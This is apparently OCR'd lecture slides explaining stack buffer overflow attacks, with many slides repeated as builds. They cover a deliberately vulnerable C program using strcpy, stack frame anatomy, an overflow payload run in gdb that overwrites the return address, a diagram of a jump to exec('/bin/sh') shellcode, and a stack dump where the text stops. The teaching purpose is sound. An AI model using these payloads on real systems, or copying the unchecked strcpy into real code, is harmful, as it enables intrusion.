
```
1   #include <stdio.h>
2   #include <string.h>
3
4   void func(char *name)
5   {
6       char buf[100];
7       strcpy(buf, name);
8       printf("Welcome %s\n", buf);
9   }
10
11  int main(int argc, char *argv[])
12  {
13      func(argv[1]);
14      return 0;
15  }
```



Buffer Overflow Attack


Stack, Anatomy

```
1   #include <stdio.h>
2   #include <string.h>
3
4   void func(char *name)
5   {
6       char buf[100];
7       strcpy(buf, name);
8       printf("Welcome %s\n", buf);
9   }
10
11  int main(int argc, char *argv[])
12  {
13     func(argv[1]);
14     return 0;
15  }
```



Stack, Anatomy


```c
#include <stdio.h>
#include <string.h>

void func(char *name)
{
     char buf[100];
     strcpy(buf, name);
     printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```



Buffer Overflow Attack

Stack, Anatomy

```c
1   #include <stdio.h>
2   #include <string.h>
3
4   void func(char *name)
5   {
6       char buf[100];
7       strcpy(buf, name);
8       printf("Welcome %s\n", buf);
9   }
10
11  int main(int argc, char *argv[])
12  {
13      func(argv[1]);
14      return 0;
15  }
```





```
coen@kali:/tmp/coen$ ./buf Mathilda
```

Buffer Overflow Attack

Stack, Anatomy

```c
#include <stdio.h>
#include <string.h>

void func(char *name)
{
      char buf[100];
      strcpy(buf, name);
      printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```



Smashie smashie!

Buffer Overflow Attack

Stack, Anatomy


Function call allocates a stack frame.

- parameters, return address, function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!



Buffer Overflow Attack

Stack, Anatomy


Function call allocates a stack frame.

- parameters, return address,
  function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!



Buffer Overflow Attack

Stack, Anatomy


Function call allocates a stack frame.

- parameters, return address, function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!



Buffer Overflow Attack

Stack, Anatomy


Function call allocates a stack frame.

- parameters, return address, function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!



Buffer Overflow Attack

Stack, Anatomy

Function call allocates a stack frame.

- parameters, return address,
  function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!

Craft the return address to jump to code we put elsewhere in the stack!

0xFFFFFFFF
kernel
stack
heap
data
text
0x00000000

new return address!

high memory address
name-parameter
C C C C
B B B B
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
stack
buffer fill direction
Low memory address

Buffer Overflow Attack

Stack, Anatomy

Function call allocates a stack frame.

- parameters, return address,
  function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!

Craft the return address to jump to code we put elsewhere in the stack!

0xFFFFFFFF
kernel
stack
heap
data
text
0x00000000

new return address!

high memory address
name-parameter
2DA234AF
B B B B
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
exec("/bin/sh")
stack
buffer fill direction
Low memory address

Buffer Overflow Attack

Stack, Anatomy

Function call allocates a stack frame.


- parameters, return address,
  function-local variables (e.g. array buffer)


Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!

Craft the return address to jump to code we put elsewhere in the stack!






You now know how Buffer Overflow (stack smashing) attacks work. The rest is “engineering”.

You now know how Buffer Overflow (stack smashing) attacks work. The rest is "engineering".

it's hard to get
payload & the jump
just right.
here's how it works.

(it's OK to be a little lost in the details; principles are what matters)

Buffer Overflow Attack



Buffer Overflow Attack

Step 1: Analyze the binary.

```
(gdb) list
1  #include <stdio.h>
2  #include <string.h>
3
4  void func(char *name)
5  {
6      char buf[100];
7      strcpy(buf, name);
8      printf("Welcome %s\n", buf);
9  }
10
11 int main(int argc, char *argv[])
12 {
13     func(argv[1]);
14     return 0;
15 }
```

```
(gdb) disas func
Dump of assembler code for function func:
   0x0804841b <+0>:     push   %ebp
   0x0804841c <+1>:     mov    %esp,%ebp
   0x0804841e <+3>:     sub    $0x64,%esp
   0x08048421 <+6>:     pushl  0x8(%ebp)
   0x08048424 <+9>:     lea    -0x64(%ebp),%eax
   0x08048427 <+12>:    push   %eax
   0x08048428 <+13>:    call   0x80482f0 <strcpy@plt>
   0x0804842d <+18>:    add    $0x8,%esp
   0x08048430 <+21>:    lea    -0x64(%ebp),%eax
   0x08048433 <+24>:    push   %eax
   0x08048434 <+25>:    push   $0x80484e0
   0x08048439 <+30>:    call   0x80482e0 <printf@plt>
   0x0804843e <+35>:    add    $0x8,%esp
   0x08048441 <+38>:    nop
   0x08048442 <+39>:    leave
   0x08048443 <+40>:    ret
End of assembler dump.
```

Buffer Overflow Attack

Step 1: Analyze the binary.

```
(gdb) list
1  #include <stdio.h>
2  #include <string.h>
3
4  void func(char *name)
5  {
6      char buf[100];
7      strcpy(buf, name);
8      printf("Welcome %s\n", buf);
9  }
10
11 int main(int argc, char *argv[])
12 {
13     func(argv[1]);
14     return 0;
15 }
```

```
(gdb) disas func
Dump of assembler code for function func:
   0x0804841b <+0>:     push   %ebp
   0x0804841c <+1>:     mov    %esp,%ebp
   0x0804841e <+3>:     sub    $0x64,%esp
   0x08048421 <+6>:     pushl  0x8(%ebp)
   0x08048424 <+9>:     lea    -0x64(%ebp),%eax
   0x08048427 <+12>:    push   %eax
   0x08048428 <+13>:    call   0x80482f0 <strcpy@plt>
   0x0804842d <+18>:    add    $0x8,%esp
   0x08048430 <+21>:    lea    -0x64(%ebp),%eax
   0x08048433 <+24>:    push   %eax
   0x08048434 <+25>:    push   $0x80484e0
   0x08048439 <+30>:    call   0x80482e0 <printf@plt>
   0x0804843e <+35>:    add    $0x8,%esp
   0x08048441 <+38>:    nop
   0x08048442 <+39>:    leave
   0x08048443 <+40>:    ret
End of assembler dump.
```

allocate 100 bytes

Step 2: Overflow the Buffer

```
(gdb) run $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Starting program: /tmp/coen/buf $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

Segmentation fault: The OS is telling us that the process tried to access something outside of itself (thus, the OS killed it).

How could that happen? Aha! We have overwritten the function **return pointer**! (with ‘C’; 0x43)

The program is vulnerable. Let’s craft an attack.

Step 3: Inspect the Stack

lowest address

```
(gdb) x/100x $sp-200
0xbffffcfc:     0xbffffd78      0xb7fff000      0x0804820c      0x080481ec
0xbffffd0c:     0x02724b00      0xb7fffa74      0xb7dfe804      0xb7e3b98b
0xbffffd1c:     0x00000000      0x00000002      0xb7fb2000      0xbffffdbc
0xbffffd2c:     0xb7e43266      0xb7fb2d60      0x080484e0      0xbffffd54
0xbffffd3c:     0xb7e43240      0xbffffd58      0xb7fff918      0xb7e43245
0xbffffd4c:     0x0804843e      0x080484e0      0xbffffd58      0x41414141
0xbffffd5c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffd6c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffd7c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffd8c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffd9c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffdac:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffdbc:     0x42424242      0x43434343      0xbffff f00     0x00000000
0xbffffdcc:     0xb7e10456      0x00000002      0xbffffe64      0xbffffe70
0xbffffddc:     0x00000000      0x00000000      0x00000000      0xb7fb2000
0xbffffdec:     0xb7fffc04      0xb7fff000      0x00000000      0x00000002
0xbffffdfc:     0xb7fb2000      0x00000000      0xc06ef26b      0xfd9d7e7b
0xbffffe0c:     0x00000000      0x00000000      0x00000000      0x00000002
0xbffffe1c:     0x08048320      0x00000000      0xb7ff0340      0xb7e10369
0xbffffe2c:     0xb7fff000      0x00000002      0x08048320      0x00000000
0xbffffe3c:     0x08048341      0x08048444      0x00000002      0xbffffe64
0xbffffe4c:     0x08048460      0x080484c0      0xb7feae20      0xbffffe5c
0xbffffe5c:     0xb7fff918      0x00000002      0xbfffff44      0xbfffff52
0xbffffe6c:     0x00000000      0xbfffffbf      0xbfffffcb      0xbfffffd7
